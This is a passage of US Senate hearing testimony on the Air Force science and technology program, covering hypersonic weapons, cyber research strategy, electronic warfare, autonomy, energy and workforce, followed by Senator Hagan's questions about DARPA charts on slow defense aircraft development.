Our survivable, time critical strike technology effort includes research and advanced technology development efforts that support the maturation to Technology Readiness Level 6 (TRL 6) of Mach 5.0 plus cruise missile technology. Detailed roadmaps have been developed, which include advanced guidance technology, selectable effects ordnance, airframe technology, and expendable cruise propulsion. The technologies requiring early flight testing are included in a demonstration effort that will begin later in fiscal year 2013 called the High Speed Strike Weapon (HSSW).

HSSW is an integrated technology demonstration that was proposed by the same Air Force and industry team who developed the overall Air Force S&T plan/roadmaps in the high speed area. Key to HSSW's tactical relevance is its compatibility with Air Force 5th generation platforms to include geometric and weight limits for internal B–2 Spirit bomber carriage and external F–35 Lightening II fighter carriage. It will also include a tactically compliant engine start capability and launch from a relevant altitude. The flight demonstration will be the first tactically-relevant demonstration of Mach 5.0 plus airbreathing missile technology. This effort addresses many of those items necessary to realize a missile in this speed regime including: modeling and simulation; ramjet/scramjet propulsion; high temperature materials; guidance, navigation, and control; seekers and their required apertures; warhead and subsystems; thermal protection and management; manufacturing technology; and compact energetic booster technologies. The Air Force is actively pursuing a partnership with the Defense Advanced Research Projects Agency (DARPA) on this demonstration to leverage their recent experience in hypersonic technologies that are relevant to HSSW and other hypersonic systems.

Analysis of challenges in the future security environment has made clear that our advanced munitions technology like the HSSW and other existing or advanced munitions will need to operate when the Global Positioning System (GPS) signal is either degraded or perhaps even denied entirely. As such, we have focused on pursuing a number of munitions guidance technologies that will allow us to continue to operate much as we have become accustomed today. These include technologies that expand upon our current anti-jam GPS navigation capabilities and novel technical approaches to navigation such as optic field flow techniques and multi-sensor fusion. These techniques allow the Air Force to harvest information regarding these systems as they traverse through their flight environment and infer the necessary navigation information.

The importance of dominance in the cyberspace domain cannot be overstated as it is a foundation for global vigilance, reach and power. Cyberspace is a domain in which, from which and through which all military missions are performed and is becoming increasingly contested or denied. The Air Force has placed great emphasis on S&T efforts to overcome threats and provide systems and methods that are affordable and resilient. The Chief Scientist of the Information Directorate of the Air Force Research Laboratory located in Rome, NY ("Rome Lab"), has been charged to chair the collaborative, Joint cyber S&T road-mapping efforts for DOD based on the Laboratory's history of exceptional cutting-edge cyber research.

Recognizing that sound strategies are the foundation for wise investments, the Air Force Office of the Chief Scientist partnered with operators and technologists from across the Air Force, government, industry, academia, National Laboratories, and Federally Funded Research and Development Centers to develop Cyber Vision 2025 last year. Cyber Vision 2025 describes the Air Force vision and blueprint for cyber S&T spanning cyberspace, air, space, command and control, intelligence, and mission support. It provides a long-range vision for cyberspace to identify and analyze current and forecasted capabilities, threats, vulnerabilities and consequences across core Air Force missions in order to identify key S&T gaps and opportunities. The Air Force's cyber S&T investments are aligned to the four themes identified in Cyber Vision 2025: Mission Assurance, Agility and Resilience, Optimized Human-Machine Systems, and Foundations of Trust. Cyber Vision 2025 and our associated cyber S&T strategy guides the research conducted at the Air Force Research Laboratory ensuring the relevance and efficiency of our technology development for Air Force and national security users.

Air Force S&T efforts in Mission Assurance seek to ensure survivability and freedom of action in contested and denied environments through enhanced cyber situational awareness for air, space, and cyber commanders. Research efforts in automating network and mission mapping are working to provide warfighters with the ability to detect and operate through cyber attacks with threat warning, integrated intelligence, and real-time forensics/attribution. We are also focused on developing technologies to achieve cross-domain integrated effects and determine cross-domain measures of effectiveness (MOEs), including cyber battle damage assessment.

Our research in Agility and Survivability is focused on minimizing future system risk by reducing attack surfaces, segregating critical mission systems, and developing methods to contain attacks. Air Force S&T efforts are creating dynamic, randomizable, reconfigurable architectures capable of autonomously detecting compromises, repairing and recovering from damage, and evading threats in real-time. The Air Force is also enhancing cyber resiliency through an effective mix of redundancy, diversity, and fractionation (i.e., distributed functionality).

We are also working to maximize the human and machine potential through the measurement of physiological, perceptual, and cognitive states to enable personnel selection, customized training, and user-, mission-, and environment-tailored augmented cognition. Air Force S&T efforts are developing high performance visualization and analytic tools to enhance situational awareness, accelerate threat discovery, and empower task performance.

The Air Force is developing secure foundations of computing including trusted fabrication technologies, anti-tamper technologies, and supply chain assurance, as well as effective mixes of government, commercial off the shelf, and open source software to provide operator trust in systems (e.g., sensors, communications, navigation, command and control). Research into formal verification and validation of complex, large scale, interdependent systems as well as vulnerability analysis, automated reverse engineering, and real-time forensics tools will improve security at all levels of technology implementation. Further, efforts exploring high speed encryption, quantum communication and, eventually, quantum encryption will further increase the confidentiality and integrity of supporting infrastructure.

The security atmosphere of today, and that which we can visualize in the future, requires our military aircraft to operate in highly contested environments. Manipulation of the electromagnetic spectrum—called electronic warfare—can help us negate the integrated air defenses of our adversaries. Over the years, we have developed stand-off, on-board, and off-board capabilities to protect fighter and bomber aircraft; however, our adversaries continue to evolve their capabilities at the same time. As the lead for the DOD Electronic Warfare Priority Steering Committee, the Air Force has been charged to facilitate road-mapping efforts for research in new technologies and techniques to be effective against the new threats involving ways to defeat new sensors operating in new frequencies, more elaborate detection methods, and greater computational and networking capabilities of adversaries. The new technologies and techniques being created feed into Air Force and Navy upgrades to a range of military aircraft including fighters, bombers, support and decoy air-

craft. For example, the Eagle Passive/Active Warning Survivability System (EPAWSS) effort for the F–15 Eagle is leveraging the Air Force Research Laboratory Sensors Directorate work in advanced digital receiver technology as one key architecture option.

Research in our Directed Energy portfolio has also shown promise in the development of capabilities to defeat our adversary's electronic systems on the ground. In October 2012, the Air Force successfully flight tested a system called the Counter Electronics High Powered Microwave Advanced Missile Project (CHAMP). During the flight test, the CHAMP cruise missile navigated a pre-programmed flight plan and emitted bursts of high-powered microwaves at targets containing a wide range of representative electronic equipment, effectively delivering a functional disable of the systems without harmful effect on people or structures in and around the target area. This successful test culminated the CHAMP Joint Capabilities Technology Demonstration and moved the Air Force closer to providing combatant commanders with a non-kinetic counter electronics capability as a complement to lethal measures, increasing mission options for the warfighter.

The Defense Strategic Guidance pivot to emphasis on the Asia-Pacific region means missions with expanded duration, intermittent communication disruptions, high rate of changing situations, and a larger array of asset capability. These realities require research in both human systems and performance to better enable warfighters to enhance military capabilities as well as autonomous systems which can extend human reach by providing potentially unlimited persistent capabilities without degradation due to fatigue or lack of attention. Since they are investment priorities, the Department has established cross-Service steering groups for both human systems and autonomy to roadmap and coordinate research efforts in these areas. The Air Force is leading the autonomy steering group and is an active member of the human systems group.

The Air Force envisions that the greater use of autonomous systems will enable United States forces to operate well within the "decision loops" of our adversaries. Such increases in machine autonomy will require humans and automated systems to work as a team, with some level of decisionmaking delegated to the machine counterpart. We seek to enable the right balance of human and machine capability to meet Air Force challenges in the future and are focused on growing autonomous system capability, integrated with the human capacity to perform in a high-tempo, complex decision environment, and to optimize humans working together with machines, both effectively and efficiently.

To achieve this, the Air Force is developing technologies to enable Airmen and machines to work together, with each understanding mission context, sharing understanding and situation awareness, and adapting to the needs/capabilities of the other. The keys to maximizing this human-machine interaction are: instilling confidence and trust among the team members; understanding of each member's tasks, intentions, capabilities and progress; and ensuring effective and timely communication. This must all be provided within a flexible architecture for autonomy, facilitating different levels of authority, control and collaboration. Current research is focused on understanding human cognition and applying these concepts to machine learning. For example, we are developing efficient interfaces for an operator to supervise multiple MQ–9 Reaper platforms and tools for ISR analysts to better identify and track targets of interest. We are also conducting human systems research in the areas of decisionmaking, training, bioeffects, and human-centered ISR. We have increased our emphasis in training research with the objective of providing live, virtual, and constructive rehearsal capabilities to increase affordability by reducing training time by 30 percent, increasing training effectiveness by 15 percent, and creating common methods for cross-mission application. As a result of this research, the Air Force will be more efficient and effective while tailoring training and rehearsal to the point-of-need to keep pace with rapidly evolving and complex threats.

Today there is little cross-platform interaction or coordination without a human engaging in the interaction. Therefore, the Air Force is developing cooperation technologies that will allow machines to autonomously synchronize activity and information to take our military capabilities beyond human limitations. Systems that coordinate location, status, mission intent, intelligence and surveillance data can provide redundancy, increased coverage, decreased costs and/or increased capability. The Air Force's research efforts are focused on developing control software to enable multiple, small unmanned air systems to coordinate mission tasking with other air systems or with ground sensors and also on developing munition sensors and guidance systems that will increase operator trust, validation, and flexibility while capitalizing on the growing ability of munitions to autonomously search a region of interest, provide additional situational awareness, plan optimum flight paths, de-con-

flict trajectories, optimize weapon-to-target orientation, and cooperate to achieve optimum effects.

The Air Force's mission to fly, fight and win in air, space and cyberspace, requires a tremendous amount of energy. In fact, our Service uses approximately 2.5 billion gallons of aviation fuel per year and is the largest fuel consumer in the Federal Government. As such, we are pursuing research into technologies to reduce energy demand for both legacy and future aircraft.

For example, in conjunction with Air Mobility Command, the Air Force Research Laboratory is conducting promising research to reduce drag on C–130 Hercules aircraft, one of the primary fuel consumers in our legacy fleet. This low-cost aft-body flow control research, consisting of microvanes and finlets, will reduce the flow separation around the cargo ramp and the horizontal junction with the fuselage. Flight testing to date has shown that these devices can save 3 to 5 percent of total aircraft drag during normal flight conditions. The Air Force has developed and funded a two-phase flight test process to optimize the design of the devices to provide the maximum fuel savings possible without having detrimental effects on airdrop operations, basic loadability, handling qualities and structural dynamics. Phase I (early operational assessment) testing was successfully completed at Yuma Proving Ground in November 2012. Phase II (fuel flow, handling qualities and structural dynamics) testing is on schedule for late spring of this year. This modest research investment could save approximately $130,000 per year, per aircraft and the resulting production versions are installable at the field level, meaning minimal downtime for the warfighter and depot level maintenance savings.

For the longer term reduction in energy demand, the Air Force is investing in the development of adaptive turbine engine technologies which have the potential to reduce fuel consumption by 25 percent in comparison to current turbine engines by enabling optimized performance over a wide range of flight conditions. These technologies also increase capability in anti-access/area denial environments by increasing range by 25 to 30 percent or increasing time-on-station by 33 to 40 percent.

The Air Force initiated investment in adaptive engine technology through the Adaptive Versatile Engine Technology (ADVENT) program. This research is being leveraged by our current Adaptive Engine Technology Development (AETD) program. AETD will mature ADVENT and additional technologies, including inlet and exhaust systems, to TRL 6 to reduce risk for follow-on activities and facilitate integration into multiple platforms to realize operational benefits. Investments in these efforts helps us reduce energy demand, bridge the "valley of death" between S&T and potential acquisition programs, and help maintain the U.S. industrial technological edge and lead in turbine engines.

The Air Force is also the lead for the Department in the development and demonstration of technology solutions that decrease manufacturing risk and increase weapon system affordability for aerospace propulsion, structures and ISR systems. Simply stated, a more capable and lean warfighting force requires a much more efficient and responsive manufacturing and industrial base than we currently have today. The Air Force Manufacturing Technology program explores strategic issues and opportunities in manufacturing and industrial readiness including moving manufacturing considerations to bear earlier in the design cycle to reduce acquisition cost and risk; enabling a seamless life-cycle value stream management through a cradle-to-cradle digital design thread to improve process control, optimization, and agility; integrating the industrial base enterprise to predict, identify, and react to supply chain issues; and creating the factory of the future with flexible, robust tooling and machine cells for limited part runs.

For example, the Air Force Manufacturing Technologies program conducts Manufacturing Readiness Assessments on new technology, components, processes, and subsystems in order to define the current level of manufacturing maturity and identify associated risk. A number of major DOD weapon system suppliers and Original Equipment Manufacturers (OEMs) have integrated manufacturing readiness levels into their gated technology transition processes to help decide when a technology is mature enough to use in a product design. As a result, prime contractors and other OEMs are making better decisions about which technologies to include in product designs resulting in reduced cost, schedule and performance risk. This past year, the advanced manufacturing propulsion initiative continued activities to reduce the weight and cost of turbine engines through advanced manufacturing of light weight castings and ceramic composites. The advanced next generation radar and coatings affordability projects continue to reduce technology cost and manufacturing risk to systems such as the F–22 and F–35 aircraft.

The Air Force S&T Program is also supporting the President's Materials Genome Initiative (MGI) aimed at doubling the speed and reducing the cost of discovering, developing and deploying new advanced materials. The MGI is engaging all stake-

holders in the materials development community which spans academic institutions, small businesses, large industrial enterprises, professional societies, and government. Our supporting effort is called Integrated Computational Materials Science and Engineering (ICMSE) and its objective is to develop quantitative and predictive techniques for the field of materials science and engineering (MSE) to bring similar benefits to MSE that have been realized from Finite Element Analysis or Computational Fluid Dynamics in aircraft design.

ICMSE requires new, science-based capabilities in order to create fresh approaches for the design of materials. Coupled with materials design is the need to develop a robust, two-way conduit between materials design, manufacturing, and component design. The Air Force, Johns Hopkins University, and the University of Illinois have teamed to form a center-of-excellence (COE) to innovate new solutions for pervasive ICMSE issues, including physics-based multi-scale modeling and uncertainty quantification. While the COE explores basic science underpinnings for ICMSE, nearer-term approaches to integrate the continuum spanning materials design and vehicle design are being explored in concert with vehicle/component designers, manufacturers, materials suppliers, and materials developers. Two Air Force-relevant engineering problems (high-temperature metals and composites) establish the scope on which to develop, test and demonstrate approaches for ICMSE.

Research in our space portfolio also addresses how to accomplish the Air Force mission with resiliency and affordability. For example, we are seeking to provide added protection to our satellites by increasing the robustness and resiliency of the most susceptible spacecraft components which will provide affordable options for a more-defendable space capability. The Air Force collaborates with NASA on research in space communications to extend the frequency trade space and create options for future space communication satellites. We are also continuing to mature technology for next-generation GPS user equipment with anti-jam capability for contested theater operations, including the transitioning of the cold atom technology from basic to applied research which offers great promise for operating in GPS-denied environments. In the space situational awareness area, the Air Force S&T enterprise operates two 3.5 meter class telescopes and several smaller ones that, as well as performing research, are used to support satellite owners in determining the health/status of their satellites using high resolution optical images instead of the traditional radar.

To reduce the cost of space access, the Air Force is researching ways to improve Evolved Expendable Launch Vehicle capability through increased use of multiple payloads. Air Force S&T maintains a long-term investment in pervasive spacecraft technologies, such as more efficient space solar cells that can reduce solar array mass by 40 percent.

Space experiments, such as the current Advanced Responsive Tactically Effective Military Imaging Spectrometer payload on TacSat-3 and the Communications/Navigation Outage Forecasting System, are a critical tool used to develop and prove new technologies and phenomenologies. Future experimental satellites include the Automated Navigation and Guidance Experiment for Local Space, which will research local space surveillance, and the Demonstration and Science Experiment, which will research approaches to counter a space nuclear detonation.

Development of revolutionary, far-term capabilities begins with scientific discovery and the building of foundational knowledge with our investment in basic research. Based on visions of the future established by Air Force leadership, Air Force scientists and engineers identify, nurture and harvest the best basic research to transform leading-edge scientific discoveries into new technologies with substantial military potential. These technologies transform the art-of-the-possible into near-state-of-the-art and offer new and better ways for the acquisition community to address far-term warfighter needs. While it can be more of a challenge to quantify long-term basic research, with the scientists and engineers at the Air Force Office of Scientific Research within the Air Force Research Laboratory actively engaged in worldwide technical communities, the Air Force has leveraged significant investments made by other defense and Federal agencies, as well as non-defense and international laboratories, in its on-going efforts to advance basic science.

For example, an Air Force basic research funded project in quantum storage at the University of Maryland has demonstrated for first time that multiple images can be stored and retrieved at different times based on interaction between light and matter. In this atomic memory, light signals can now be stored as patterns in a room-temperature vapor of atoms that are tailored to absorb and later re-emit messages on demand. Quantum storage capabilities will exploit quantum effects for computing and communications are vital to increasing the speed, capacity and security of our networks and computer systems of the future. The researchers are con-

tinuing to understand entangled quantum memories for use in securing long distance transmission of secure information through optical fiber systems.

While most of our investments in the Air Force S&T Program focus on developing and advancing technologies for the future, S&T also has an important role to play in providing technology options to increase the availability and decrease the life cycle costs of our legacy platforms now. Many of the Air Force's current aircraft were manufactured decades ago and are experiencing age-related issues, such as cracking and corrosion, especially after nearly 20 years of unabated use. Our S&T efforts to address sustainment issues not only pay dividends now but also provide options when designing and building future systems. We are focusing our sustainment efforts in three areas: inserting new technologies in legacy systems to better and more affordably sustain the fleet, developing technology-based approaches to improving fleet health management and introducing new design approaches for future systems and components.

For example, over the last year our research had yielded results in addressing critical cracking issues with the C–5 Galaxy aircraft floor bulkhead end fittings. The cracks, caused by stress corrosion, led to increased maintenance costs and reduced the amount of cargo that could be carried on the aircraft. Using a new, more stress corrosion-resistant aluminum alloy, researchers developed a new die forging process by which all of the 92 fitting shapes required for the C–5 bulkhead could be produced using only two separate forging dies. The new technology, which has now been transitioned to the Warner Robins Air Logistics Center, provides many benefits including a 25 percent overall cost savings, an 80 percent reduction in fabrication time and a 60 percent increase in service life of the fittings.

The Air Force is also a key member of the multi-Service Advanced Technology Demonstration (ATD) addressing propulsion sustainment for current and future aircraft. The team is working to provide hot section component durability which is a significant driver of maintenance costs. This effort is focused on advanced turbine cooling and aerodynamics technologies that reduce weight and allow engines to run hotter at the same material temperature thereby producing more thrust. These types of technologies are aimed at benefitting turbine engine programs across DOD including current programs, such as the F–35, as well as future Air Force programs, such as the Long-Range Strike bomber.

Priority 3: Retain and Shape the Critical Competencies Needed to Address the Full Range of S&T Product and Support Capabilities

The U.S. Air Force is the most technologically advanced air force in the world – and we intend to keep it that way. Technology is part of every mission we perform, and innovative and technically-savvy Airmen are our most important asset. The Air Force ensures we continue to have war-winning technology by careful and proactive management of our Science, Technology, Engineering, and Mathematics (STEM) workforce.

Through implementation of Bright Horizons, the Air Force STEM Workforce Strategic Roadmap, and the Air Force Systems Engineering Strategic Plan, we continue to develop and retain a workforce with the skill sets necessary to create compelling air, space and cyberspace capabilities for precise and reliable global vigilance, reach and power. The Air Force is progressively developing a highly qualified engineering workforce with the engineering competencies required to support the acquisition of warfighting systems. We continue to be appreciative of the Laboratory Demonstration authority and are investigating opportunities to expand the program to our entire STEM workforce.

The Air Force conducted an in-depth review of our STEM requirements and is revamping our accession and recruiting processes to help career field managers obtain the right skill sets. Over last 8 years in the Science, Mathematics, and Research for Transformation (SMART) Scholarship Program, the Air Force averaged 60 scholarships per year to scientists and engineers; after payback commitment, we retained 88 percent of scholars in Air Force jobs. Through an innovative Section 219 (of the Duncan Hunter National Defense Authorization Act of 2009) workforce initiative, the Information Assurance Internship funds 10 to 20 college juniors and seniors in STEM disciplines to study the science of information assurance and information warfare on Air Force problems. For instance, last year's interns, who averaged a 3.8 grade point average, developed a mathematical model for the MQ–9 Reaper remotely piloted vehicle in a contested cyber environment. The Air Force utilizes this initiative to attract and offer employment to the best and brightest cyber students. An objective of our workforce strategy is to improve the pool of diverse candidates available to enter our STEM workforce. We also continue to have a vibrant relationship with Historically Black Colleges and Universities and Minority Serving Institutions (HBCU/MI), who conduct research projects, improve infrastructure, and intern

with the Air Force Research Laboratory in support of the Air Force mission. The Air Force uses essential tools, such as the SMART Program and the Information Assurance Internship, to renew and grow the required skill sets critical for Air Force mission success. The Air Force remains dedicated to improving our force management processes to attract, recruit and retain STEM talent.

Priority 4: Ensure the Air Force S&T Program Addresses the Highest Priority Capability Needs of the Air Force

As discussed earlier, the Air Force S&T planning and governance process ensures the Air Force S&T program addresses the highest priority capability needs of our Service. The Air Force Core Function Master Plans (CFMPs) play a critical role in this process by identifying S&T needs as they relate to capability gaps, requirements, and potential materiel solutions.

Among other things, this process has allowed us to create and execute Air Force Flagship Capability Concepts (FCCs). Key factors in commissioning this type of an Air Force-level technology demonstration effort include having a well-defined scope and specific objectives desired by a MAJCOM. The technologies are matured by the Air Force Research Laboratory with the intent to transition to the acquisition community for eventual deployment to an end user. These FCCs are sponsored by the using command and are vetted through the S&T Governance Structure and Air Force Requirements Oversight Council to ensure they align with Air Force strategic priorities. Currently, the Air Force is working on three FCCs: the High Velocity Penetrating Weapon (HVPW), Precision Airdrop (PAD), and Selective Cyber Operations Technology Integration (SCOTI).

The HVPW FCC was established to demonstrate critical technologies to reduce the technical risk for a new generation of penetrating weapons to defeat difficult, hard targets. This FCC is maturing technologies that can be applied to the hard target munitions acquisition including guidance and control, terminal seeker, fuze, energetic materials and warhead case design. This effort is developing improved penetration capability of hard, deep targets containing high strength concrete with up to 2,500 feet per second (boosted velocity) impact in a GPS-degraded environment. This technology will demonstrate penetration capability of a 5,000 pound-class gravity weapon with a 2,000 pound weapon thus increasing the loadout for bombers and fighters. Testing in 2013 has demonstrated warhead survivability and several sled tests are scheduled for the first quarter of fiscal year 2014.

The PAD FCC was commissioned in 2011 in response to a request from the Commander of Air Mobility Command for technologies to improve airdrop accuracy and effectiveness while minimizing risk to our aircrews. The Air Force Research Laboratory, Aeronautical Systems Center, and Air Mobility Command members established a working group to explore all aspects of the airdrop missions from re-supplying our warfighters in the field to providing humanitarian aid to people in need across the globe. To date, PAD FCC efforts have focused on: early systems engineering analysis to determine major error sources, data collection, flying with crews, wind profiling, designing high density pallet rollers, and designing modeling and simulation (M&S) activities. We expect demonstrations to begin in late calendar year 2013.

The SCOTI FCC is executing smoothly toward providing cyber technologies capable of affecting multiple nodes for the purposes of achieving a military objective. SCOTI directly meets the needs of a major capability area in the Air Force Cyberspace Superiority Core Function Master Plan and provides a non-kinetic alternative to an adversary's operations. The standardized delivery platform being developed is scheduled to be complete in fiscal year 2013 and will serve as a baseline for current and future integrated cyber tools. The SCOTI stakeholders signed the finalized Technology Transition Plan in March, clearly identifying how SCOTI is expected to transition to the warfighters for operational use. SCOTI is on track to be delivered to the Air Force Life Cycle Management Center in fiscal year 2013 for integration with additional mission software, and Initial Operational Capability can be achieved as early as fiscal year 2016. In the past year, the stakeholders also completed SCOTI's Test Master Plan, and warfighters from the 166th Air National Guard conducted system-level tests on two development spirals of SCOTI technology with positive results. SCOTI is on track to meet all eight of its technical performance measures and provide the desired capability to the warfighter.

To ensure these FCCs and other advanced technology development efforts are postured for successful transitions to warfighting capability, the Air Force is continuing deliberate efforts to better align S&T planning, technology transition planning, and development planning. The linkages between these planning activities are critical to initiating acquisition programs with more mature technologies and credible cost estimates, and we are mandating this linkage in new Air Force policy.

The Air Force is also engaging small businesses through the Rapid Innovation Fund (RIF) to rapidly insert innovative technologies into acquisition programs that meet critical national security needs. In the first year (fiscal year 2011), the Air Force solicited innovative technologies in five broad thrust areas for this program: (1) Rapid Fielding to Support Overseas Contingency Operations; (2) Cyberspace Superiority and Mission Assurance; (3) Improved System Sustainment; (4) Power Generation and Energy for Platforms; and (5) Joint Urgent Operational Needs with an Air Force interest. After receiving 729 white paper proposals from vendors in 44 States, the Air Force awarded 46 contracts, all of which went to small businesses.

We have experienced a similar reaction from industry to our fiscal year 2012 RIF broad agency announcement which solicited innovative technologies from more than 40 thrust areas submitted by the Air Force's Program Executive Offices (PEOs). The more than 700 white paper proposals received will be evaluated by a team from across the Air Force. We expect to make award notifications for the fiscal year 2012 RIF program in the spring of this year.

Overall, the Rapid Innovation Fund presents an opportunity to transition innovative technology into Service programs. The Rapid Innovation Fund provides a vehicle for businesses (especially small businesses) to easily submit their innovative technologies where they feel it will best meet military needs. The Air Force benefits by having the ability to evaluate proposed innovative technologies against critical needs and selecting the most compelling for contract award.

Through the Small Business Innovation Research (SBIR)/Small Business Technology Transfer Program, the Air Force continues to garner the creative, innovative, and entrepreneurial spirit of small businesses to solve many technological problems. In that regard, we are pleased that the SBIR program was reauthorized through 2017 and many of its provisions expanded or made permanent. As we implement the provisions of the reauthorization, we intend to collaborate with other Federal agencies, where practical, to ensure that our processes are streamlined, efficient, and that small businesses continue to be a major driver of high-technology innovation and economic growth in the United States.

CONCLUSION

Our emphasis areas reflect our re-focused S&T portfolio given budgetary challenges and the Defense Strategic Guidance. I believe these areas also reflect the promise of future warfighting capability enabled by the technologies that will be developed with Air Force S&T Program investment. We recognize that these challenges will not disappear tomorrow, and that is why we have improved our processes to make better investment decisions and to capitalize on these investments to efficiently deliver capability to our warfighters. We continue to institutionalize these initiatives in our policies and procedures across the Air Force. The S&T portfolio we present to you today, after all, is the genesis of our warfighting capability of tomorrow. Our Airmen and our Nation are depending on it!


Chairman Hagan, thank you again for the opportunity to testify today and thank you for your continuing support of the Air Force S&T Program.

Senator HAGAN. I thank all of you very much.


I know sequestration really has had a negative impact on all of these disciplines, and it is something, I am sure, we will be talking about more. It really does concern me greatly especially, Dr. Walker, your last comment about the ability to retain the current scientists and as engineers that are currently working throughout the disciplines of civilians in DOD.

So let us look at my handouts, the two charts.

[The information referred to follows:]


DARPA
Threats evolve faster than we develop systems
Requirement
Initial Operational Capability (IOC)
in the same time as
First IBM PC
iPhone
19.1 years from contract to IOC
Initial ATF requirement
RFP issued
Lockheed contracted
YF-22 EMD first flight contract
WA
GA
TX
F-22 first flight
F-22 first delivered
Collier IOC trophy
First overseas deployment
Last F-22 delivered
'82
'84
'86
'88
'90
'92
'94
'96
'98
'00
'02
'04
'06
'08
'10
'12
IBM PC
Reagan: Star Wars
Gorbachev: perestroika
Berlin wall falls
USSR dissolved; Desert Storm
USB 1.0
Retaliation on Taliban
9/11 Attacks
Iraq invasion
iPhone
Lehman bankrupt
bin Laden dead
China granted permanent normal trade relations
SA-10d
SA-12
SA-20
SA-21
SA-23
S-500
4/18/2013
Distribution Statement "A" (Approved for Public Release, Distribution Unlimited)
1

Clear time trend in defense new start aircraft developments



Sources: D. Patt
DARPA/TTO 2012 study

Distribution Statement "A" (Approved for Public Release, Distribution Unlimited)

Senator HAGAN. These two charts were taken from a DARPA presentation on the defense aircraft industry last year. The first one titled: "Threats evolve faster than we develop systems," depicts an example of how these threats evolve much faster than the time it takes for us to actually develop these systems, such as the F–22 fighter. During the time from the initial requirement of the advanced technical fighter in the early 1980s to the first F–22 delivered in 2003, this chart depicts how the world had significantly changed, both in terms of threat and in terms of technologies. Especially today when we are talking about the budget, the sequestration, the impact of the time alone certainly would impact the budgeting consequences and issues.

Then the second chart titled: "Clear time trend in defense new start aircraft developments," shows the time that it has taken DOD to develop the aircraft from an historical perspective. The chart shows the time it took from the start of an aircraft program to the time it first flew in an operational capability over the years, once again from the 1940s until now. Note that this time from program start to first operational flight has significantly increased.

The interesting thing, I think, too on this chart is it shows a comparison of development time for commercial aircraft and then the commercial automotive sector. As you can see, they are diametrically opposed to what it is from the military.

Now, I know that we have to heavily caveat these charts because these increasing delays over time are due to a host of issues, including budget pressures and I know the acquisition system inefficiencies, change orders, et cetera. So I am not implying that this is solely a S&T issue.

But to me, these charts really do stress a key concern that is relevant to the panel today. With the rapid pace of global technological development, we no longer have the luxury of thinking about an idea, developing it, waiting a decade or more to field these weapons systems.

So I would like each of you to address the following. What is the DOD S&T enterprise doing to ensure that DOD is able to take advantage of the latest technological developments and make sure that they are infused in a timely and affordable manner into current and future programs of record? Mr. Shaffer, if you would like to start, and we can just go down the panel.

Mr. SHAFFER. Certainly. I would like to highlight two things that DOD is doing in S&T.

